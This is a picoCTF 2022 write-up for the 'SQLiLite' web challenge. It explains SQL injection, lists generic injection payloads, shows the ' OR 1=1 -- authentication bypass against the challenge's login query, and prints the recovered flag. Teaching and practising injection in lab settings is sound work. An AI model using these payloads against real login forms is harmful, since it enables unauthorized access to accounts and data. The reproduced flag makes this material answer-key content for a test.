



# PicoCTF 2022 #49 SQL INJECTION (sqlilite)

SQLiLite 

300 points 

Tags: Category: Web Exploitation sql

AUTHOR: MUBARAK MIKAIL


Description

Can you login to this website?

This challenge launches an instance on demand.



Its current status is: NOT\_RUNNING


Launch Instance

Hints 

(None)

4,840 solves / 4,879 users attempted (99%)

 92% Liked 

 picoCTF{FLAG}

Submit Flag

## What is Sql Injection?

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.


The impact SQL injection can have on a business is far-reaching. A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the attacker

gaining administrative rights to a database, all of which are highly detrimental to a business.

## LET'S BEGIN THE CTF


The challenge of the CTF is to login in the website and capture the flag.

This is what greets us when we start



A screenshot of a web application's login page. The page has a blue header bar with the text "Log In" in white. Below the header, there are two input fields: "Username:" and "Password:". The "Username:" field is empty. The "Password:" field is also empty. Below the "Password:" field, there is a blue button with the text "Login" in white.

So lets login with a random username and password



A screenshot of the same web application's login page. The page has a blue header bar with the text "Log In" in white. Below the header, there are two input fields: "Username:" and "Password:". The "Username:" field contains the text "superman". The "Password:" field contains a series of asterisks "\*\*\*\*\*". Below the "Password:" field, there is a blue button with the text "Login" in white.

It gives a login failed message


```
username: superman
password: superman
SQL query: SELECT * FROM users WHERE name='superman' AND password='superman'
```

## Login failed.

We can see that the website is using single quotes `` ` `` to denote name and password, this is very useful information. This single quote is a string value.

SQL query: SELECT \* FROM users WHERE name='superman' AND password='superman'

The above query also denotes that both the username and password needs to be true for the login to be successful. So now we may use some common sql injection payloads available on internet to see if we can bypass the 'AND' condition and get an unauthorized login to work



We go to this github

### Generic SQL Injection Payloads

```
'
''
~
~~
,
"
""
/
//
\
\\
;
' or "
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
OR 1=1
' OR 'x'='x
' AND id IS NULL; --
.....UNION SELECT '2
%00
/*...*/
+          addition, concatenate (or space in url)
||         (double pipe) concatenate
%          wildcard attribute indicator

@variable  local variable
@@variable global variable
```

We will try to use these to crack our challenge

Lets use ` OR 1=1

Log In

Username:


Password:

Login

Didn't seem to do much, but it seems it broke the page as its not showing the login failed message

```
username: ' OR 1=1
password: ' OR 1=1
SQL query: SELECT * FROM users WHERE name='' OR 1=1' AND password='' OR 1=1'
```

We know that the sqlilite uses two -- ,so lets try use that



**Voila!**

```
username: ' OR 1=1 --
password: ' OR 1=1 --
SQL query: SELECT * FROM users WHERE name='' OR 1=1 --' AND password='' OR 1=1 --'
```

**Logged in! But can you see the flag, it is in plainsight.**

But where is the flag, lets see the source code thats "Control+u" on the keyword.

```
SQL query: SELECT * FROM users WHERE name=&#039;&#039; OR 1=1 --&#039; AND password=&#039;&#039; OR 1=1 --&#039;
</pre><h1>Logged in! But can you see the flag, it is in plainsight.</h1><p hidden>Your flag is: picoCTF{L00k5_l1k3_y0u_solv3d_it_9b0a4e21}</p>
```

And we have solved it.

Thanks for reading till here, Have a good day.

